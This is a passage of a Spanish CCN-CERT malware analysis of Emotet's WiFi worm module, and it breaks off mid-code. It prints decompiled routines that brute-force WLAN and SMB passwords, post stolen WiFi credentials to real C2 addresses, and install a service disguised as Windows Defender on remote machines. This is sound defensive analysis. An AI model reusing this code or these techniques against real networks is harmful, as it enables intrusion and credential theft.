

# Informe Código Dañino

## CCN-CERT ID-04/20

---

### EMOTET-MÓDULO WIFI



Marzo 2020



Edita:



© Centro Criptológico Nacional, 2020

Fecha de Edición: marzo de 2020

#### **LIMITACIÓN DE RESPONSABILIDAD**

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

#### **AVISO LEGAL**

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.



## ÍNDICE

|                                                           |    |
|-----------------------------------------------------------|----|
| 1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL.....       | 4  |
| 2. RESUMEN EJECUTIVO.....                                 | 5  |
| 3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO .....                | 5  |
| 4. DETALLES GENERALES .....                               | 6  |
| 4.1 COMPORTAMIENTO.....                                   | 7  |
| 4.1.1 OBTENCIÓN DEL MÓDULO WLAN .....                     | 7  |
| 4.1.2 EXTRACCIÓN FICHEROS DEL PACIENTE 0 .....            | 8  |
| 4.1.3 ACCESO A LAS REDES WLAN .....                       | 8  |
| 4.1.4 DESCUBRIMIENTO DE EQUIPOS CONECTADOS A LA WLAN..... | 12 |
| 4.1.5 DISTRIBUCIÓN DEL FICHERO “SERVICE.EXE” .....        | 14 |
| 4.1.6 CREACIÓN DE SERVICIO EN MÁQUINA REMOTA .....        | 15 |
| 4.1.7 EJECUCIÓN DE EMOTET EN MÁQUINA REMOTA .....         | 16 |
| 4.2 DIAGRAMAS DE EJECUCIÓN .....                          | 17 |
| 4.3 BUG .....                                             | 19 |
| 4.3.1 INFECCIÓN REMOTA.....                               | 19 |
| 4.3.2 LISTAS DE CONTRASEÑAS .....                         | 20 |
| 5. DETECCIÓN Y ELIMINACIÓN .....                          | 21 |
| 6. REGLAS DE DETECCIÓN.....                               | 22 |
| 6.1 YARA .....                                            | 22 |
| 6.2 SURICATA .....                                        | 22 |
| ANEXO A .....                                             | 23 |
| ANEXO B .....                                             | 24 |
| ANEXO C .....                                             | 25 |



## 1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.



## 2. RESUMEN EJECUTIVO

La muestra analizada se corresponde con un módulo de Emotet, concretamente el módulo que le permite distribuirse en redes WLAN, lo cual le da capacidades de gusano y le hace capaz de infectar equipos que se encuentran en otras redes.

Emotet es un troyano descubierto por primera vez en 2014. Desde entonces se ha convertido en uno de los troyanos más distribuidos y usados a escala mundial.

El objetivo principal de este troyano es descargar código dañino de terceros actores como Trickbot, PandaBanker, Icel, etc. Es decir, que sirve como pasarela a otros tipos de código dañino.

Emotet es un troyano modular, por lo que aparte de descargar código dañino de terceros también tiene sus propios módulos, los cuales dan distinta funcionalidad/capacidades a este troyano. Entre los diversos módulos descubiertos se encuentran el módulo de *malspam*, el módulo de propagación (dentro de la misma red), módulo de DDoS, etc. Recientemente se ha descubierto un nuevo módulo relacionado con la propagación del troyano a otras redes WLAN.

El binario que se analiza en este documento, es el nuevo módulo WLAN. Este módulo es descargado por una máquina que previamente ha sido infectada por Emotet. Para saber con más detalle cómo es el vector de entrada del Emotet se recomienda la lectura del informe de código dañino [CCN-CERT ID-23/19](#).

La finalidad de este módulo es infectar con Emotet las máquinas que se encuentran en las redes WiFi cercanas.

## 3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

El código dañino realiza las siguientes acciones:

- Escribe nuevos binarios en la máquina en la que es ejecutado.
- Intenta propagarse a los equipos que se encuentran en las redes WLAN cercanas.
- Si consigue acceso a las máquinas que se encuentran en otras redes WLAN, instala el Emotet en dichas máquinas.
- Se comunica con el panel de control (C2) para informar que el proceso de infección ha tenido éxito.




Ilustración 1. Propagación a equipos que se encuentran en redes WLAN

#### 4. DETALLES GENERALES

La primera referencia que se observa del binario que se analiza en este documento data del día 27 de enero de 2020.

| Fichero | SHA256                                                           |
|---------|------------------------------------------------------------------|
| 9.exe   | 865cf5724137fa74bd34dd1928459110385af65ffa63b3734e18d09065c0fb36 |

Durante el análisis de este código dañino se han extraído distintos artefactos que tienen distintas funcionalidades.

| Fichero             | SHA256                                                           |
|---------------------|------------------------------------------------------------------|
| worm.exe            | 077eadce8fa6fc925b3f9bdab5940c14c20d9ce50d8a2f0be08f3071ea493de8 |
| setup.exe<br>my.exe | a8a24d0c49230d50f04956d798d66e7b51b7d698ae746d76ded560f1d73cf12d |



A continuación, se muestra una imagen de la jerarquía de ficheros del código dañado.




Ilustración 2. Jerarquía de ficheros del código dañado

## 4.1 COMPORTAMIENTO

El comportamiento de este módulo se podría resumir en los siguientes siete pasos:

1. Obtención del módulo WLAN.
2. Extracción de ficheros del paciente 0.
3. Acceso a las redes WLAN cercanas.
4. Descubrimiento de equipos conectados a la red WLAN.
5. Distribución del fichero "service.exe".
6. Creación de servicio en máquina remota.
7. Ejecución del Emotet en máquina remota.

A continuación, se detallan cada uno de los pasos.

### 4.1.1 OBTENCIÓN DEL MÓDULO WLAN

El primer paso (1) es la obtención del módulo WLAN que se analiza en este documento. El troyano Emotet es modular, de manera que, una vez que infecta un equipo, comienza a descargar nuevos módulos. Por lo tanto, cualquier máquina infectada por Emotet es capaz de descargarse este módulo. El módulo se descarga directamente desde los paneles de control (C2) del Emotet.




Ilustración 3. Conexión al C2 y descargar de nuevos módulos

#### 4.1.2 EXTRACCIÓN FICHEROS DEL PACIENTE 0

El fichero **"9.exe"** es un *autoextractor*, el cual extrae en este paso (2) los ficheros **"service.exe"** y **"worm.exe"**.

| Time ...  | Proc... | PID  | Operation  | Path                              | Result         | Detail               |
|-----------|---------|------|------------|-----------------------------------|----------------|----------------------|
| 17:54:... | 9.exe   | 2072 | CreateFile | C:\Emotet Modulo WiFi             | NAME COLLISION | Desired Access: R... |
| 17:54:... | 9.exe   | 2072 | CreateFile | C:\Emotet Modulo WiFi\worm.exe    | SUCCESS        | Desired Access: G... |
| 17:54:... | 9.exe   | 2072 | CreateFile | C:\Emotet Modulo WiFi\service.exe | SUCCESS        | Desired Access: G... |

Ilustración 4. Extracción de binarios

Una vez que el fichero ejecutable **"worm.exe"** está en disco, es ejecutado por el fichero **"9.exe"**.




Ilustración 5. Ejecución del binario

Como se explica a continuación, **"worm.exe"** es el encargado de hacer la mayoría de la actividad dañina.

#### 4.1.3 ACCESO A LAS REDES WLAN

Una vez que **"worm.exe"** se ejecuta, enumera las redes WLAN que tiene a su alcance (paso 3).





Por cada una de las redes que descubre, intenta autenticarse. En caso de que ya exista un perfil para esa red WLAN, no necesita autenticarse, lo que significa que ya existe una autenticación válida para esa red WLAN.

Sin embargo, si no existe un perfil para la red WLAN, el código dañino intentará *hacer fuerza bruta* a la contraseña. Para eso, usa una lista de contraseñas que tiene embebida el propio fichero "worm.exe" ([ANEXO A](#)).

Continuación se muestra como son enumeradas las redes WLAN alcanzables por la interfaz WiFi.

```
WlanOpenHandle(1, 0, &v44, &hClientHandle);
if ( hClientHandle )
{
    if ( !WlanEnumInterfaces(hClientHandle, 0, &v28) && *(_DWORD *)v28 > 0u )
    {
        pInterfaceGuid = *(_DWORD *)v28 + 8;
        v35 = *(_DWORD *)v28 + 12;
        v36 = *(_DWORD *)v28 + 16;
        v37 = *(_DWORD *)v28 + 20;
        v25 = WlanGetAvailableNetworkList(hClientHandle, &pInterfaceGuid, 1, 0, &ppAvailableNetworkList);
        // Devuelve la lista de redes
        // disponibles para la interfaz WiFi

        if ( v25 )
            return -3;
    }
}
```

Ilustración 6. Enumeración de redes WLAN

En la variable **ppAvailableNetworkList**, se devuelve una estructura del tipo **PWLAN\_AVAILABLE\_NETWORK\_LIST**. Esta estructura contiene la lista de las redes WLAN disponibles.

Cada elemento de la lista es del tipo **WLAN\_AVAILABLE\_NETWORK** el cual está definido de la siguiente forma:

```
typedef struct _WLAN_AVAILABLE_NETWORK {
    WCHAR                strProfileName[WLAN_MAX_NAME_LENGTH];
    DOT11_SSID           dot11Ssid;
    DOT11_BSS_TYPE       dot11BssType;
    ULONG                uNumberOfBssids;
    BOOL                 bNetworkConnectable;
    WLAN_REASON_CODE     wlanNotConnectableReason;
    ULONG                uNumberOfPhyTypes;
    DOT11_PHY_TYPE       dot11PhyTypes[WLAN_MAX_PHY_TYPE_NUMBER];
    BOOL                 bMorePhyTypes;
    WLAN_SIGNAL_QUALITY  wlanSignalQuality;
    BOOL                 bSecurityEnabled;
    DOT11_AUTH_ALGORITHM dot11DefaultAuthAlgorithm;
    DOT11_CIPHER_ALGORITHM dot11DefaultCipherAlgorithm;
    DWORD                dwFlags;
    DWORD                dwReserved;
} WLAN_AVAILABLE_NETWORK, *PWLAN_AVAILABLE_NETWORK;
```

Ilustración 7. Estructura **PWLAN\_AVAILABLE\_NETWORK\_LIST**

Para comprobar el algoritmo de autenticación y el algoritmo de cifrado de la red WLAN, el código dañino, accede a los campos **dot11DefaultAuthAlgorithm** y **dot11DefaultCipherAlgorithm** de la estructura **WLAN\_AVAILABLE\_NETWORK** para cada una de las WLAN disponibles.



```

dot11DefaultAuthAlgorithm = ppAvailableNetworkList[index + 155];//
                                // (WLAN_AVAILABLE_NETWORK)
                                // ppAvailableNetworkList[].dot11DefaultAuthAlgorithm

if ( dot11DefaultAuthAlgorithm == 1 )
{
    printf("OPEN\n");
    goto LABEL_20;
}
if ( dot11DefaultAuthAlgorithm == 2 )
{
    printf("WEP\n");
    goto LABEL_20;
}

printf("encryption:\t\t");
dot11DefaultCipherAlgorithm = ppAvailableNetworkList[index + 156];//
                                // (WLAN_AVAILABLE_NETWORK)
                                // ppAvailableNetworkList[].dot11DefaultCipherAlgorithm

if ( dot11DefaultCipherAlgorithm )
{
    v6 = dot11DefaultCipherAlgorithm - 1;
    if ( v6 )
    {
        v7 = v6 - 1;
        if ( v7 )
        {
            v8 = v7 - 2;
            if ( v8 )
            {
                if ( v8 == 1 )
                    printf("WEP104\n");
            }
        }
    }
}

```

Ilustración 8. Algoritmo de autenticación y cifrado

En las siguientes tablas se muestran los algoritmos de autenticación y de cifrado que soporta este código dañino.

| Autenticación |
|---------------|
| OPEN          |
| WEP           |
| WPA-PSK       |
| WPA2-PSK      |
| UNKNOWN       |

| Cifrado |
|---------|
| WEP     |
| AES     |
| TKIP    |
| NONE    |

Como se ha descrito previamente, antes de hacer fuerza bruta, comprueba que no exista ya un perfil para esa red WLAN. Esto lo hace comprobando el *flag* **WLAN\_AVAILABLE\_NETWORK\_HAS\_PROFILE**. Este *flag* se encuentra en el campo **dwFlags** de la estructura **WLAN\_AVAILABLE\_NETWORK**. Si este *flag* está



activado, significa que el ordenador desde el que se está ejecutando "**worm.exe**", ya ha sido autenticado previamente en esa red WLAN (por el propio usuario) y, por lo tanto, no se necesita hacer un ataque de *fuerza bruta*.

En caso de no tener un perfil previamente creado, se procede a hacer *fuerza bruta*. El ataque por *fuerza bruta* se hace utilizando la función **WlanSetProfile**, la cual permite añadir un perfil para autenticarse a la red WLAN. Cuando un usuario se autentifica en una red WLAN, internamente se añade un perfil para esa WLAN. De esta forma, las siguientes veces que el usuario se quiera conectar a esa red WLAN, no se le solicita la contraseña.

La función **WlanSetProfile** acepta como argumento un XML, que representa un perfil WLAN. Este perfil contiene el tipo de autenticación, el tipo de cifrado (obtenidos previamente) y la contraseña (**keyMaterial**) entre otros campos. Precisamente el campo **keyMaterial**, es el campo al que se le hace *fuerza bruta*.

```

"      <authentication>%s</authentication>          <encryption>%s</encry
"              <useOneX>false</useOneX>              </authEncryption>
"      <sharedKey>                                <keyType>passPhrase</keyType>
" <protected>false</protected>                    <keyMaterial>%s</keyMaterial>
"      </sharedKey>                                </security>      </MSM></WLANProfile>",
0x3A7u);
password = &KEYMATERIALPASSWORDLIST[password_index];
passwd = (int)*password;
pdwReasonCode = 0;
sprintf(
    &MultiByteStr,
    &Format,
    &ppAvailableNetworkList[v11 + 131], // Name
    &ppAvailableNetworkList[v11 + 131], // Name
    &authentication,
    &encryption,
    passwd);
nullsub_1(*password);
MultiByteToWideChar(0, 0, &MultiByteStr, -1, &WideCharStr, 4096);
set_profile_error = WlanSetProfile(
    hClientHandle,
    (int)&pInterfaceGuid,
    0,
    (int)&WideCharStr,
    0.

```

Ilustración 9. Función de configuración de perfiles Wlan

En caso de conseguir autenticarse en la red WLAN, el código dañino se comunica con el panel de control (C2), y le envía el nombre de la red y la contraseña. Este mensaje es una especie de *ACK* que confirma que se ha conseguido acceso a una nueva red WLAN.



```

ObtainUserAgentString(0, &pszUAOut, &cbSize);
strcpy(&Dest, "POST");
v1 = InternetOpenA(&pszUAOut, 0, 0, 0, 0);
v12 = v1;
if ( v1 )
{
    v2 = InternetConnectA(v1, "87.106.37.146", 0x1F90u, 0, 0, 3u, 0, 0);
    hInternet = v2;
    if ( v2 )
    {
        v3 = HttpOpenRequestA(v2, &Dest, "/230238982BSBYKDDH938473938HDUI33/index.php", "HTTP/1.1", 0, 0, 0x8404F700, 0);
        if ( v3 )
        {
            matched_password = 0;
            if ( Str )
            {
                matched_password = strlen(Str);
                v5 = strlen("Content-Type: application/x-www-form-urlencoded");
                HttpSendRequestA(v3, "Content-Type: application/x-www-form-urlencoded", v5, Str, matched_password);
                InternetCloseHandle(v3);
            }
        }
        InternetCloseHandle(hInternet);
    }
}
return InternetCloseHandle(v12);

```

Ilustración 10. Comunicación con el C2

Como se ve en la imagen superior, hace una petición POST al servidor:

87.106.37.146:8080/230238982BSBYKDDH938473938HDUI33/index.php

La variable *matched\_password*, que se pasa como argumento a la función *HttpSendRequestA*, contiene el nombre de la red WLAN y la contraseña de la WLAN formateado de la siguiente forma:

c={WLAN}:{CONTRASEÑA}

#### 4.1.4 DESCUBRIMIENTO DE EQUIPOS CONECTADOS A LA WLAN

En este paso (4), tras haber conseguido conectarse a una red WLAN, el código dañino enumera los distintos recursos que hay en la red. El objetivo es encontrar más equipos a los que poder propagarse.

```

while ( 1 )
{
    v3 = 0;
    memset(lpBuffer, 0, dwBytes);
    if ( WNetEnumResourceW(lpNetResource, &cCount, lpBuffer, &dwBytes) )
        break;
    if ( cCount > 0 )
    {
        lpNetResource_2 = (struct _NETRESOURCE *)lpBuffer;
        do
        {
            if ( spreading((aa *)lpNetResource_2) )
            {
                if ( (lpNetResource_2->dwUsage & 2) == 2 )//
                    // NetResource.dwUsage == 2 (RESOURCEUSAGE_CONTAINER)
                    //
                    loop_resource(lpNetResource_2);
            }
            ++v3;
            ++lpNetResource_2;
        }
        while ( v3 < cCount );
    }
}

```

Ilustración 11. Función para enumerar recursos de la red



Una vez descubiertos los recursos de la red, intenta conseguir acceso a ellos. Para esto, lo primero que hace es comprobar que tiene acceso al recurso compartido "IPC\$" de la máquina remota.

1. Intenta acceder a el recurso "IPC\$" de la máquina remota sin usar credenciales.
2. Intenta acceder a el recurso IPC\$ de la máquina remota haciendo un ataque de *fuerza bruta* a todos los usuarios de la máquina remota.
3. Intenta acceder a el recurso IPC\$ de la máquina remota haciendo un ataque de *fuerza bruta* a la contraseña para el usuario "Administrator".




Ilustración 12. Intento de acceso remoto

En este caso, para hacer un ataque de las contraseñas utiliza otra lista distinta a la que utilizada para las redes WLAN en el [paso 3](#). Aunque en este caso el contenido de la lista es prácticamente el mismo (ver [ANEXO B](#)).

```

if ( get_share_connection((LPCWSTR)NetResource->lpRemoteName, L"\\IPC$", 0, 0) )//
    // OBTENER ACCESO SIN AUTENTICACION
{
    password = 0;
COPY_FILE_TO_SHARED_RESOURCE:
    copy_remote_file_start_service((const WCHAR *)NetResource->lpRemoteName, username, password);
}
else if ( bruteforce_remote_users((LPCWSTR)NetResource->lpRemoteName) )//
    // BRUTEFORCEAR LOS USUARIOS DE LAS MAQUINAS REMOTAS
    //
{
    copy_remote_file_start_service((const WCHAR *)NetResource->lpRemoteName, &REMOTEUSERNAME, &GUESSEDPASSWORD);
}
else
    //
    // BRUTEFORCEAR LA CUENTA "Administrator"
{
    i = 0;
    username = L"Administrator";
    while ( 1 )
    {
        v4 = get_share_connection((LPCWSTR)NetResource->lpRemoteName, L"\\IPC$", L"Administrator", (&lpPassword)[2 * i]);
        if ( v4 == 2 )
            // ERROR_BAD_NETPATH
            break;
        if ( v4 == 1 )
            // SUCCESS
            {
                password = (&lpPassword)[2 * i];
                goto COPY_FILE_TO_SHARED_RESOURCE;
            }
        if ( (unsigned int)i++ >= 0x156 )
            return 1;
    }
}


```

Ilustración 13. Intento de acceso remoto



#### 4.1.5 DISTRIBUCIÓN DEL FICHERO "SERVICE.EXE"

Para los casos en los que se ha conseguido la contraseña de la máquina mediante *fuerza bruta*, el siguiente paso (5) es distribuir el fichero "service.exe". Para esto el código dañino "worm.exe" intenta copiar el fichero "service.exe" al recurso "C\$" (C:\), pero si no tiene acceso a dicho recurso, intenta copiarlo al recurso "ADMIN\$" (C:\Windows\). El fichero "service.exe" es copiado con el nombre "my.exe" como muestra la siguiente imagen.



```

v3 = get_share_connection(remote_name, L"\\C$", lpUserName, lpPassword);
if ( v3 == 2 )
    return 0;
if ( v3 == 1 )
{
    memset(remote_share_path, 0, 0x400u);
    StrCpyW(remote_share_path, remote_name);
    StrCatW(remote_share_path, L"\\C$\\my.exe");
    goto COPY_FILE_TO_SHARED_RESOURCE;
}
v5 = get_share_connection(remote_name, &ADMIN$SHARE, lpUserName, lpPassword);
if ( v5 == 2 )
    return 0;
if ( v5 == 1 )
{
    memset(remote_share_path, 0, 0x400u);
    StrCpyW(remote_share_path, L"\\");
    StrCatW(remote_share_path, remote_name);
    StrCatW(remote_share_path, L"\\ADMIN$\\my.exe");
COPY_FILE_TO_SHARED_RESOURCE:
    if ( CopyFileW(&ExistingFileName, remote_share_path, 0) )
    {
        create_service(remote_name);
        v7 = 1;
    }
}


```

Ilustración 14. Distribución del fichero "service.exe"



#### 4.1.6 CREACIÓN DE SERVICIO EN MÁQUINA REMOTA

Una vez que el fichero "**service.exe**" es copiado a la máquina remota con el nombre "**my.exe**" (paso 6), es necesario que éste se ejecute. El código dañino crea un servicio en la máquina remota. Este servicio apunta al fichero "**my.exe**". Como se ve en la siguiente imagen, el nombre del servicio es **Windows Defender System Service** y el nombre con el que se muestra es **WinDefService**.



```

v1 = 0;
v2 = OpenSCManagerW(lpMachineName, 0, 2u);
v3 = v2;
if ( v2 )
{
    v5 = CreateServiceW(
        v2,
        L"Windows Defender System Service",
        L"WinDefService",
        0xF01FFu,
        0x10u,
        2u,
        0,
        0,
        L"C:\\my.exe",
        0,
        0,
        0,
        0);
    if ( v5 )
    {
        if ( StartServiceA(v5, 0, 0) )
            v1 = 1;
    }
}

```


Ilustración 15. Creación de servicio en máquina remota



#### 4.1.7 EJECUCIÓN DE EMOTET EN MÁQUINA REMOTA

Este paso (7) se corresponde a las máquinas infectadas por el **paciente 0**, es decir, a la actividad del código dañino del fichero **"my.exe"**.

Una vez que **"my.exe"** se ejecuta en la máquina remota, crea y ejecuta el fichero **"%TEMP%\setup.exe"**. Antes de crear el fichero, **"my.exe"** envía una especie de **ACK** al panel de control (C2) para notificar que el servicio ha sido instalado en la máquina remota (similar al **ACK** del [paso 3](#)).



```

v2 = InternetConnectA(v0, "45.79.223.161", 0x18Bu, 0, 0, 3u, 0, 0);
if ( v2 )
{
    v3 = HttpOpenRequestA(v2, szVerb, "/09FGR20HEU738LDF007E848F715BVE.php", "HTTP/1.1", 0, 0, 0x8404F700, 0);
    v4 = v3;
    if ( v3 )
    {
        HttpSendRequestA(v3, "Content-Type: application/x-www-form-urlencoded", 0x2Fu, "c=installed", 0xBu);
        InternetCloseHandle(v4);
    }
}
  
```

Ilustración 16. Ejecución de Emotet en máquina remota

Como se ve en la imagen anterior, el binario hace una petición **POST** al servidor de mando y control (C2) **45.79.223.161:443** al recurso **"/09FGR20HEU738LDF007E848F715BVE.php"** y envía la variable **"c=installed"**.

Seguidamente, el fichero **"setup.exe"** es creado en la carpeta temporal. Este fichero es Emotet empaquetado.

```

IstrcatA((LPSTR)&setup_exe, "\\setup.exe");
